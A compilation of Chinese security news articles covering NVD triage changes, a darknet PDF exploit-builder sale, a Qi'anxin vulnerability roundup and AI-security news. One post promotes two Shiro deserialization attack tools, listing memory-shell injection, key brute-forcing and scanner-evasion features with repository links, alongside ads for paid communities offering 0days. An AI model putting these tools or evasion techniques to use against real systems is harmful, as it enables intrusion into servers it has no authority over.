具体而言,标记为"最低优先级"的漏洞,不评分、不详细分析、放入积压队列;如果CNA(CVE编号机构)已提供严重等级分数,NVD不再额外提供重复评分;修改后的CVE仅在有"实质性影响"时才复审,不再无条件复审。**更重要的是,所有NVD发布日期在2026年3月1日前的积压CVE移至“无计划”类别,这些漏洞在NVD上可能永远不会被详细分析。**
|
||||
|
||||
|
||||
**中国企业面临的"双重暴击"**
|
||||
|
||||
|
||||
这次NIST的策略调整,对于中国企业的影响远比想象中复杂。中国企业IT环境中,长尾中间件、行业定制软件、国产化组件、IoT设备和OT设备比比皆是。这些"非标资产"恰恰是NIST优先级队列中最容易被忽略的存在。当官方漏洞库不能对这些软件漏洞提供及时分析,企业漏洞运营必然存在这两个关键问题:
|
||||
|
||||
|
||||
**第一,CVSS评分不够用了。**
|
||||
NIST的筛选标准聚焦于已被利用的(KEV)、美国联邦政府使用的、EO14028定义的关键软件,这意味着大量非关键但"对企业业务关键"的软件被忽视。它们不再有CVSS评分,不再有"官方"影响列表。企业需要自行判断风险,而攻击者可能会优先盯上这些"低优先级"目标。
|
||||
|
||||
|
||||
**第二,漏洞影响范围缺失。**
|
||||
过去,NVD的承诺是"每个CVE都会被详细分析"——包括影响的产品版本、CVSS评分、CWE分类、参考链接等详细信息。这些信息是企业判断漏洞优先级、排查资产影响的关键依据。但随着NIST策略的调整,大量普通CVE变成了"有编号无详情"的空壳,将直接影响企业的日常安全运营。
|
||||
|
||||
|
||||
**给CISO的四个关键防护建议**
|
||||
|
||||
|
||||
**1、放弃"单源依赖",构建多源漏洞情报体系**
|
||||
|
||||
|
||||
NVD不再是"全能选手",企业需要同时关注厂商公告、商业漏洞库等多信息源。更重要的是,建立一套能够整合这些来源、自动去重补全的情报平台,避免漏报误报。
|
||||
|
||||
|
||||
**2、 CVSS不够用,转向"威胁驱动"的优先级评估**
|
||||
|
||||
|
||||
仅看技术评分已无法判断真实风险。建议采用VPT(漏洞优先级威胁评估)方法,将漏洞利用情报、PoC情况、威胁情报等纳入考量。例如,微步VPT结合多维度数据,95%以上的漏洞告警可忽略或降低优先级,能大幅提升运营效率。
|
||||
|
||||
|
||||
**3、漏洞影响范围缺失,用"资产-漏洞自动匹配"填补空白**
|
||||
|
||||
|
||||
当NVD不再提供完整的产品版本信息,企业需要其他方式确认"哪些资产受影响"。微步通过安全大模型实现漏洞与资产的自动匹配,漏洞覆盖度超三大官方库20%以上,且10%以上的漏洞早于官方库80-200天发现。企业只需录入资产,系统即可自动关联相关漏洞并告警。
|
||||
|
||||
|
||||
**4、建立国产化组件的独立情报渠道**
|
||||
|
||||
|
||||
NIST优先级聚焦美国联邦软件,国产化组件、行业软件天然处于"盲区"。建议企业主动对接国内漏洞情报源,针对核心业务系统建立专项监测机制,避免"官方库不管、自己不知道"的风险敞口。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.nist.gov/news-events/news/2026/04/nist-updates-nvd-operations-address-record-cve-growth
|
||||
|
||||
|
||||
联系微步↓↓
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# PDF漏洞利用工具,看起来像真的!
|
||||
原创 暗网线人
|
||||
暗网线人 黑白之道 2026-04-27 01:45
|
||||
|
||||
**一名威胁行为者正在一个知名网络犯罪论坛上出售一款号称100% FUD(完全免杀)、支持无限次构建的PDF漏洞利用构建工具,其分级许可证起售价为300美元。**
|
||||
|
||||

|
||||
|
||||
****
|
||||
|
||||
‣ 威胁行为者:TheStrain
|
||||
|
||||
‣ 类别:非法服务 / 恶意软件构建工具
|
||||
|
||||
‣ 受害者目标:Adobe Acrobat Reader、Foxit Reader(作为投递载体)
|
||||
|
||||
‣ 涉及领域:恶意软件 / 漏洞利用工具
|
||||
|
||||
该行为者宣称该构建工具稳定、可靠、有效且具备FUD能力,可将EXE和JAR格式的有效载荷捆绑在武器化的PDF文件中。据称,该工具支持所有版本的Adobe Acrobat Reader和Foxit Reader,并能绕过各类安全防护机制。
|
||||
|
||||
|
||||
|
||||
**所提供的功能:**
|
||||
|
||||
▪️ 无限制构建次数
|
||||
|
||||
▪️ 支持EXE和JAR格式有效载荷
|
||||
|
||||
▪️ 兼容所有版本的Adobe Acrobat Reader和Foxit Reader
|
||||
|
||||
▪️ 声称可绕过各类安全防护
|
||||
|
||||
▪️ 宣称100% FUD
|
||||
|
||||
**定价:**
|
||||
|
||||
▪️ 1个月许可证:300美元
|
||||
|
||||
▪️ 3个月许可证:500美元
|
||||
|
||||
▪️ 终身许可证:1500美元
|
||||
|
||||
黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
|
||||
|
||||
如侵权请私聊我们删文
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
@@ -0,0 +1,256 @@
|
||||
# [工具推荐]两款最新的shiro反序列化漏洞综合利用工具
|
||||
原创 陌笙
|
||||
陌笙 陌笙不太懂安全 2026-04-26 09:49
|
||||
|
||||
免责声明
|
||||
```
|
||||
由于传播、利用本公众号所提供的信息而造成
|
||||
的任何直接或者间接的后果及损失,均由使用
|
||||
者本人负责,公众号陌笙不太懂安全及作者不
|
||||
为此承担任何责任,一旦造成后果请自行承担!
|
||||
如有侵权烦请告知,我们会立即删除并致歉,谢谢!
|
||||
```
|
||||
|
||||
工具一:
|
||||
ShiroAttack2
|
||||
|
||||
一款针对Shiro550漏洞进行快速漏洞利用
|
||||
|
||||
工具特点
|
||||
```
|
||||
JavaFX GUI,开箱即用
|
||||
处理没有第三方依赖的情况
|
||||
支持多版本 CommonsBeanutils gadget(1.8.3 / 1.9.2 / AttrCompare)
|
||||
支持内存马注入(Filter / Servlet 型,支持哥斯拉、蚁剑、冰蝎、NeoreGeorg、reGeorg)
|
||||
采用直接回显执行命令(Tomcat / Spring / DFS-AllEcho)
|
||||
支持修改 rememberMe 关键词
|
||||
支持直接爆破利用 gadget 和 key
|
||||
支持代理(HTTP/HTTPS,支持认证)
|
||||
支持修改 Shiro Key(内存马方式,可能导致业务异常)
|
||||
添加 DFS 算法回显(AllEcho)
|
||||
支持自定义请求头,格式:
|
||||
abc:123&&&test:123
|
||||
支持 POST 型 Shiro 探测与利用
|
||||
Key 生成器(随机生成 AES Key)
|
||||
```
|
||||
|
||||
工具截图
|
||||
|
||||
工具首页
|
||||
|
||||

|
||||
|
||||
利用链
|
||||
|
||||

|
||||
|
||||
内存马注入
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
shirokey修改
|
||||
|
||||

|
||||
|
||||
内存马生成
|
||||
|
||||

|
||||
|
||||
其他功能不在一一截图
|
||||
|
||||
工具二:
|
||||
ShiroExploit
|
||||
|
||||
ShiroExploit,是一款Shiro反序列化漏洞一站式综合利用工具。
|
||||
|
||||
工具整体架构
|
||||
|
||||

|
||||
|
||||
基本概述如下:
|
||||
```
|
||||
1、区分ShiroAttack2,采用分块传输内存马,每块大小不超过4000。
|
||||
2、可打JDK高版本的shiro,确保有key、有gadget就能rce。
|
||||
3、依托JavaChains动态生成gadget,实现多条利用链,如CB、CC、Fastjson、Jackson。
|
||||
4、通过魔改MemshellParty的内存马模板,使其回显马通信加密,去除一些典型的特征。
|
||||
5、借助JMG的注入器,加以魔改,实现无侵入性,同一个容器可同时兼容多种类型的内存马。
|
||||
6、对内存马和注入器类名进行随机化和Lambda化处理,规避内存马主动扫描设备的检测。
|
||||
7、可以更改目标配置,如改Key、改TomcatHeaderMaxSize。
|
||||
8、采用URLDNS链和反序列化炸弹的方式来探测指定类实现利用链的探测。
|
||||
9、缺点是流量相对大一些。
|
||||
```
|
||||
|
||||
功能演示
|
||||
|
||||
JDK18场景下实现命令执行和打入多种内存马。
|
||||
|
||||

|
||||
|
||||
爆破key
|
||||
|
||||

|
||||
|
||||
探测利用链
|
||||
|
||||

|
||||
|
||||
命令执行
|
||||
|
||||

|
||||
|
||||
打入Godzilla内存马(支持Behinder内存马)
|
||||
|
||||

|
||||
|
||||
打入SUO5V2内存马
|
||||
|
||||

|
||||
|
||||
支持Tomcat10及以上的内存马
|
||||
|
||||

|
||||
|
||||
其他页面不在一一截图
|
||||
|
||||
工具地址
|
||||
```
|
||||
https://github.com/SummerSec/ShiroAttack2
|
||||
https://github.com/FightingLzn9/ShiroExploit
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
**后台回复加群加入交流群**
|
||||
|
||||
****
|
||||
**广告:********cisp pte/pts &nisp1级2级低价报考**
|
||||
|
||||
|
||||
**陌笙安全纷传圈子+陌笙src挖掘知识库+陌笙安全漏洞库+陌笙安全面试题库**
|
||||
**简单介绍****(**
|
||||
**加入纷传圈子**
|
||||
**送****知识库+漏洞库+面试题库****)**
|
||||
|
||||
|
||||
如果觉得合适可以加入,圈子目前价格
|
||||
39.9元,价格只会根据圈子内容和圈子人数进行上调,不会下跌。。。
|
||||
|
||||
|
||||
**圈子福利**
|
||||
|
||||
|
||||
|
||||
**edu漏洞挖掘1v1指导出洞**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

**陌笙src挖掘知识库介绍(内容持续更新中)**
|
||||
```
|
||||
信息收集(会永久提供fofa-key助力)
|
||||
弱口令漏洞
|
||||
任意文件读取&删除&下载漏洞
|
||||
sql注入漏洞
|
||||
url重定向漏洞
|
||||
未授权访问漏洞挖掘
|
||||
XSS漏洞挖掘等等常见漏洞
|
||||
EDUSRC证书站挖掘案例分享
|
||||
SRC挖掘实战
|
||||
针对各种常见功能总结的常见测试思路等
|
||||
经典常见Nday漏洞复现
|
||||
等各模块不在一一介绍
|
||||
```
|
||||
|
||||
src挖掘基础
|
||||
|
||||

|
||||
|
||||
|
||||
src挖掘实战
|
||||
|
||||
|
||||
|
||||
|
||||
edusrc
|
||||
|
||||

|
||||
|
||||
经典nday复现
|
||||
|
||||

|
||||
|
||||
|
||||

**陌笙安全漏洞库介绍**
|
||||
```
|
||||
1day&0day分享
|
||||
EDU学校相关漏洞
|
||||
Web应用漏洞
|
||||
CMS漏洞
|
||||
OA产品漏洞
|
||||
中间件漏洞
|
||||
云安全漏洞
|
||||
人工智能漏洞
|
||||
其他漏洞
|
||||
```
|
||||
|
||||
|
||||
|
||||
****
|
||||

**陌笙安全面试库**
|
||||
```
|
||||
渗透测试基本问题一汇总
|
||||
渗透测试基本问题二汇总
|
||||
渗透测试基本问题三汇总
|
||||
微步护网面试题目
|
||||
长亭科技面试
|
||||
深信服护网面试
|
||||
启明星辰渗透测试面试题目
|
||||
安恒面试题目
|
||||
360面试
|
||||
奇安信护网面试
|
||||
运维面试题目
|
||||
运维面试题库
|
||||
网安面试相关文档大全
|
||||
相关面试文章推荐
|
||||
等等
|
||||
```
|
||||
|
||||
|
||||
|
||||
****
|
||||
**陌笙**
|
||||
**纷传****圈子介**
|
||||
**绍**
|
||||
```
|
||||
1、src挖掘思维导图,信息收集思维导图,edusrc挖掘思维导图,以及后续的红队&面试思维导图&自己网安笔记等持续更新
|
||||
2、2025-2026的edusrc实战报告包含证书站和非证书站以及2025之前的各种优质报思路分享
|
||||
3、各种src报告思路分享(内部&外部)
|
||||
4、分享各种src挖掘&edusrc挖掘培训资料&视频
|
||||
5、不定期分享通杀、0day
|
||||
6、有圈子群可以技术交流以及不定期抽取证书&免费rank
|
||||
7.分享各种护网资料各家安全厂商讲解视频&精选实战面试题目
|
||||
8、各种框架漏洞技巧分享
|
||||
9、各种源码分享(泛微、正方系统、用友等)
|
||||
10、漏洞挖掘工具&信息收集工具&内网渗透免杀等网安工具分享
|
||||
11、各种ctf资料以及题目分享
|
||||
12、cnvd挖掘技巧&CNVD资产&src资产分享&补天1权重资产分享&fofakey共用
|
||||
13、免杀、逆向、红队攻内网防渗透等课程分享
|
||||
14、漏洞库&字典以各种内容不在一一说明
|
||||
15、cisp-pte/pts&nisp一级&nisp二级&edusrc证书内部价格
|
||||
15、如果有漏洞挖掘问题或者工具资料需求可以找群主(尽量满足)
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**目前650多条内容,扫码查看详情,持续更新中。。**
|
||||
|
||||
**如果觉得合适可以加入,价格不定期会根据圈子内容和圈子人数进行上调。。**
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,88 @@
|
||||
# 今日(2026年4月26日)热点网络安全漏洞动态
|
||||
奇安信 CERT 2026-04-26 06:06
|
||||
|
||||
**日期:**
|
||||
2026-04-26 **威胁等级:**High **来源:**
|
||||
Kaspersky · Black Hat Asia · CISA KEV · Microsoft MSRC
|
||||
## 一、概要
|
||||
|
||||
截至2026年4月26日早间,本日热度最高的漏洞主要来自**Black Hat Asia 2026**
|
||||
会议披露及近期威胁情报。焦点是**PhantomRPC**
|
||||
(Windows RPC架构权限提升漏洞),由Kaspersky研究员Haidar Kabibo于4月24日披露,引发全球安全社区热议;同期**Microsoft Defender零日系列**
|
||||
(BlueHammer、RedSun、UnDefend)仍在活跃利用,**SharePoint Spoofing零日**
|
||||
(CVE-2026-32201)作为4月Patch Tuesday在野利用漏洞持续发酵。
|
||||
## 二、高危漏洞详情
|
||||
### PhantomRPC:Windows RPC架构权限提升(今日热度最高)
|
||||
|
||||
**无CVE / 无官方补丁**
|
||||
本地权限提升
|
||||
Black Hat Asia 2026
|
||||
|
||||
**受影响产品:**
|
||||
所有Windows版本(包括客户端和服务器版),影响Windows RPC运行时(rpcrt4.dll)。
|
||||
|
||||
**影响:**
|
||||
本地权限提升至SYSTEM级别。低权限进程(例如NT AUTHORITY\NETWORK SERVICE)可伪造RPC服务器,拦截高权限客户端的RPC调用,利用RpcImpersonateClient API冒充客户端安全上下文,实现从低权限服务账户直接提升至SYSTEM/Administrator权限。无需内存破坏,属于**架构设计缺陷**
|
||||
。
|
||||
|
||||
**热度原因:**
|
||||
4月24日Black Hat Asia 2026由Kaspersky研究员Haidar Kabibo正式披露(4月25日媒体大量报道),提供5种具体利用路径PoC和审计工具。Microsoft早在2025年9月收到报告,但评估为"moderate"严重性,**拒绝分配CVE、不计划立即修补**
|
||||
,引发安全社区强烈不满。该漏洞暴露Windows RPC根本设计弱点,潜在攻击向量几乎无限,适用于gpupdate.exe、Microsoft Edge启动、DHCP/WDI服务等多种场景。X平台和安全论坛昨日讨论量激增,被视为"改变权限提升方式"的新型技术。
|
||||
|
||||
**修复建议:**
|
||||
无官方补丁(Microsoft已关闭案例);启用ETW-based RPC监控(Event ID 1的RPC_S_SERVER_UNAVAILABLE错误+高模拟级别);尽可能启用被禁用的服务(如TermService)以占用合法端点;严格限制SeImpersonatePrivilege(仅授予必需进程);使用Kaspersky GitHub上的PhantomRPC审计工具(github.com/KasperskyOS-community/phantom-rpc)扫描可利用模式;部署监控规则评估整体风险。
|
||||
### Microsoft Defender零日系列:BlueHammer + RedSun + UnDefend(持续活跃)
|
||||
|
||||
**CVSS 7.8~9.0 High/Critical**
|
||||
仍处活跃利用
|
||||
|
||||
**受影响产品:**
|
||||
Microsoft Defender Antimalware Platform(所有支持版本)。
|
||||
|
||||
**影响:**
|
||||
- **BlueHammer**
|
||||
(CVE-2026-33825,已修补):权限提升至SYSTEM。
|
||||
|
||||
- **RedSun**
|
||||
:触发Defender警报后实现侦察和手动命令执行。
|
||||
|
||||
- **UnDefend**
|
||||
:DoS攻击(阻止Defender接收签名更新或导致防病毒停止工作),结合其他漏洞可执行任意程序。
|
||||
|
||||
**热度原因:**
|
||||
同一研究员Chaotic Eclipse(GitHub Nightmare-Eclipse)因不满Microsoft漏洞处理流程,于4月初公开BlueHammer,后续连续披露RedSun和UnDefend。Huntress威胁情报公司在4月10-16日检测到真实利用活动(包括FunnyApp.exe、undef.exe),PoC已在GitHub公开。4月20日前后中文媒体(iThome等)持续跟进,形成"第三款Defender零日"话题,热度居高不下。
|
||||
|
||||
**修复建议:**
|
||||
立即更新Microsoft Defender到**4.18.26030.3011或更高版本**
|
||||
(Windows Security > Virus & threat protection > Protection updates > Check for updates);BlueHammer已通过4月Patch Tuesday修补,RedSun和UnDefend建议持续监控Microsoft后续补丁;开启Microsoft Defender for Endpoint高级防护;隔离可疑进程;监控Defender警报和EICAR测试文件触发。
|
||||
### CVE-2026-32201:Microsoft SharePoint Server 欺骗漏洞(Patch Tuesday余热)
|
||||
|
||||
**Spoofing 欺骗**
|
||||
在野利用零日
|
||||
|
||||
**受影响产品:**
|
||||
Microsoft SharePoint Server(2016、2019、Subscription Edition)。
|
||||
|
||||
**影响:**
|
||||
欺骗漏洞(Spoofing),未授权攻击者通过网络进行欺骗,可查看敏感信息并修改已披露信息(影响机密性和完整性)。
|
||||
|
||||
**热度原因:**
|
||||
4月Patch Tuesday确认的**在野利用零日**
|
||||
,CISA等机构关注度高,与Defender零日同期讨论,成为企业管理员重点关注对象。
|
||||
|
||||
**修复建议:**
|
||||
立即应用**2026年4月Patch Tuesday安全更新**
|
||||
(通过Windows Update或Microsoft Update Catalog);优先更新SharePoint服务器;避免通过预览窗格打开可疑文档;启用SharePoint高级威胁防护(ATP)。
|
||||
## 三、总体修复提醒
|
||||
- **优先级:**
|
||||
PhantomRPC(无补丁,架构级缺陷)和SharePoint Spoofing零日(在野利用)为最高优先;Defender零日系列(RedSun/UnDefend)需持续跟进Microsoft后续补丁。
|
||||
|
||||
- **PhantomRPC专项:**
|
||||
下载Kaspersky审计工具(github.com/KasperskyOS-community/phantom-rpc)扫描可利用模式;启用ETW RPC监控;收紧SeImpersonatePrivilege权限分配。
|
||||
|
||||
- **通用防护:**
|
||||
启用EDR/XDR、限制SeImpersonatePrivilege非必要授予、监控RPC异常事件;SharePoint管理员检查最新Patch Tuesday更新状态。
|
||||
|
||||
- **持续关注:**
|
||||
建议定期查看Microsoft Security Response Center和CISA KEV最新页面获取实时更新。
|
||||
|
||||
@@ -0,0 +1,114 @@
|
||||
# 国家人工智能安全漏洞库正式启动,AI漏洞治理开始进入“基础设施化”阶段
|
||||
汇能云安全 2026-04-27 02:26
|
||||
|
||||
|
||||
|
||||
**4****月****27****日,星期一****,您好!中科汇能与您分享信息安全快讯:**
|
||||
|
||||

|
||||
|
||||
**01**
|
||||
|
||||
**DeepSeek-V4把“百万上下文”做成常态,Agent安全边界正在被重新定义**
|
||||
|
||||
|
||||
对DeepSeek-V4技术报告的深读,核心观点很值得关注:真正值得警惕的,不只是模型参数更大、榜单更高,而是百万上下文正在变得更便宜、更开放、更容易部署。报道指出,DeepSeek-V4 Preview已上线并开源,支持1M上下文、工具调用和沙箱基础设施。这意味着Agent将能持续读取更长历史、更复杂文件和更多外部工具,原本零散的安
|
||||
全风险会被重新拼成一个“真实工程系统级”的问题。
|
||||
**过去很多人把模型安全理解为提示词、拒答或内容过滤,但当上下文长度、调用深度和工程接入能力一起提升后,真正需要担心的是:模型会看到更多不该看的内容,也会更容易把这些内容转化成实际动作。**
|
||||
AI安全的重点,正在从“它会说什么”转向“它能接触什么、调用什么、执行什么”。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**国家人工智能安全漏洞库正式启动,AI漏洞治理开始进入“基础设施化”阶段**
|
||||
|
||||
|
||||
国家人工智能安全漏洞库正式启动运行,根据CNNVD消息称,
|
||||
**来自关键基础设施单位、科研院校、人工智能企业、网络安全企业和白帽子代表等200余名嘉宾出席了启动发布会,并宣布后续还将筹建人工智能漏洞联盟。这个动作的意义,不只是多了一个“新库”,而是AI安全问题正在被纳入更系统、持续、可协同的漏洞治理框架。**
|
||||
过去AI安全常被看作研究课题、厂商内测问题或单次攻防实验,现在则开始被当作一类需要长期收集、分类、分析、修复和通报的独立风险对象。对行业来说,这意味着AI漏洞不再只是“模型自己的事”,而将越来越像传统软件漏洞一样,进入国家级、产业级、生态级的联合治理流程。
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**50万英国人生物样本数据被挂牌出售,科研数据也能变成黑产商品**
|
||||
|
||||
|
||||
英国政府确认,英国生物样本库50万名志愿者的去标识化健康数据,曾被发现在阿里电商平台挂牌出售。报道称,目前尚未发生交易,相关信息已被下架,英国生物样本库也已撤销被认定为数据来源的3家研究机构访问权限,并临时关闭三周以升级安全措施。此事件提醒大家:高价值数据泄露,并不只发生在互联网平台和金融系统,科研体系同样可能成为薄弱环节。更值得警惕的是,
|
||||
**很多人会误以为“去标识化”就代表绝对安全,但在现实世界中,大规模健康数据一旦流入交易链路,依然可能被二次拼接、画像甚至滥用。科研网络和数据管理问题,已经越来越接近现实公共利益。**
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**Apache ActiveMQ新RCE是旧洞绕过,消息中间件补丁一慢就会很危险**
|
||||
|
||||
|
||||
奇安信CERT最新通告显示,Apache ActiveMQ远程代码执行漏洞CVE-2026-40466已被修复,但问题本身非常敏感,因为它被明确指出是此前CVE-2026-34197修复方案的绕过。报道提到,当`activemq-http`模块位于类路径中时,低权限攻击者可借助Jolokia API添加恶意连接器,再通过远程XML配置在目标JVM上执行任意代码,而且PoC和技术细节已经公开。这个案例的危险不只是“又有一个RCE”,而在于它说明
|
||||
**补丁并不总是一劳永逸,有时第一次修补只是把问题暂时按住,后续还会被继续绕开。对企业来说,消息中间件往往处在业务系统内部,看起来不像防火墙那样显眼,但一旦它被利用,风险会顺着消息链路快速扩散到更多应用和服务。**
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**AI编程平台频频出事,默认安全神话正在被现实拆穿**
|
||||
|
||||
|
||||
Lovable、Vercel、Anthropic等知名AI公司近期相继出现大规模暴露、泄露或访问边界争议,问题的共性不是“AI不够聪明”,而是默认配置、权限边界、集成链路和工程治理跟不上AI产品的落地速度。
|
||||
**很多团队在使用AI编程平台时,天然会把它们当成高生产力工具,而忽视了它们同时也掌握代码、凭证、构建流程和协作上下文,一旦权限配置松、连接器接得深、审计做得浅,出事时损失就不会停留在一段代码,而可能扩展到整个研发链条。**
|
||||
真正需要纠正的不是某一个功能,而是“AI平台默认更先进,所以也更安全”的误判,很多事故的起点,并不是高级攻击,而只是默认边界根本没收住。
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**Google Cloud Next 2026释放出一个信号:安全运营正在加速Agent化**
|
||||
|
||||
|
||||
Google Cloud Next ’26的总结显示,谷歌已经明确把AI Agent带入安全运营主战场,报道提到,Google Security Operations推出了三款安全Agent,包括威胁狩猎Agent、检测工程Agent以及即将推出的第三方上下文Agent,目的都是让防守方以“机器速度”应对机器速度的攻击。这条新闻说明,不只是大厂又发了新产品,而是它反映出安全行业的一个方向变化:
|
||||
**未来SOC不再只是人盯告警、人写规则、人补上下文,而是越来越多工作会被AI代理提前完成。对企业来说,机会在于响应速度和覆盖面会被明显拉高;风险则在于,一旦Agent权限过大、上下文判断失误或依赖外部数据质量不稳,安全自动化本身也会变成新的治理难题,**
|
||||
Agentic defense正在从概念变成产品。
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**微软Entra新角色越权,说明AI身份体系里的“边界设计”比想象中更脆弱**
|
||||
|
||||
|
||||
微软Entra Agent Identity Platform中新引入的Agent ID Administrator角色曾存在严重越权问题,根据Silverfort研究,这个角色本应只管理与Agent相关的对象,但由于代理身份底层仍建立在标准应用和服务主体之上,结果出现了边界穿透:
|
||||
**拥有该角色的账号可以把自己加成任意高权限服务主体的所有者,再生成新凭证,以那个高权限应用身份登录并在整个租户中提升权限。**
|
||||
微软表示已在4月完成修复。这个案例很值得行业警惕,因为它不是传统意义上的“弱口令”或“代码注入”,而是新型AI身份体系里权限抽象和产品设计没有真正隔离干净。未来AI代理越多,非人身份越多,这类“角色看起来有限,实际上能摸到核心对象”的问题会越来越值得重点排查。
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**Claude Desktop被曝静默接入浏览器,AI桌面端开始碰到更敏感的本地边界**
|
||||
|
||||
|
||||
**一份技术审计显示,Anthropic的Claude Desktop for macOS会在未显式征得用户同意的情况下,向多个Chromium系浏览器目录写入Native Messaging桥接配置。**
|
||||
Cyber Security News称,这些浏览器包括Chrome、Brave、Edge、Arc、Vivaldi和Opera,配置文件会预授权特定扩展调用本地helper二进制,而这一桥接是在浏览器沙箱之外、以用户权限运行的。此事之所以引发争议,不在于它一定已被恶意利用,而在于它触碰到了一个非常敏感的边界:用户到底知不知道AI桌面应用会如何接入浏览器环境,随着AI助手越来越多地向“跨应用协作”演进,桌面端和浏览器之间的桥接会越来越常见,但如果缺少透明说明和清晰授权,用户信任很容易被透支。
|
||||
****
|
||||
|
||||
|
||||
**09**
|
||||
|
||||
**UNC6692冒充IT支持打进企业网络,说明高水平入侵不一定靠0day**
|
||||
|
||||
|
||||
**一个新识别的威胁组织UNC6692正通过冒充IT服务台,在Microsoft Teams里直接联系员工,诱导其配合远程操作和后续感染。报道指出,这是一条多阶段入侵链,结合了Teams社工、模块化恶意软件和云基础设施滥用,而且整个过程并不依赖任何软件零日漏洞。**
|
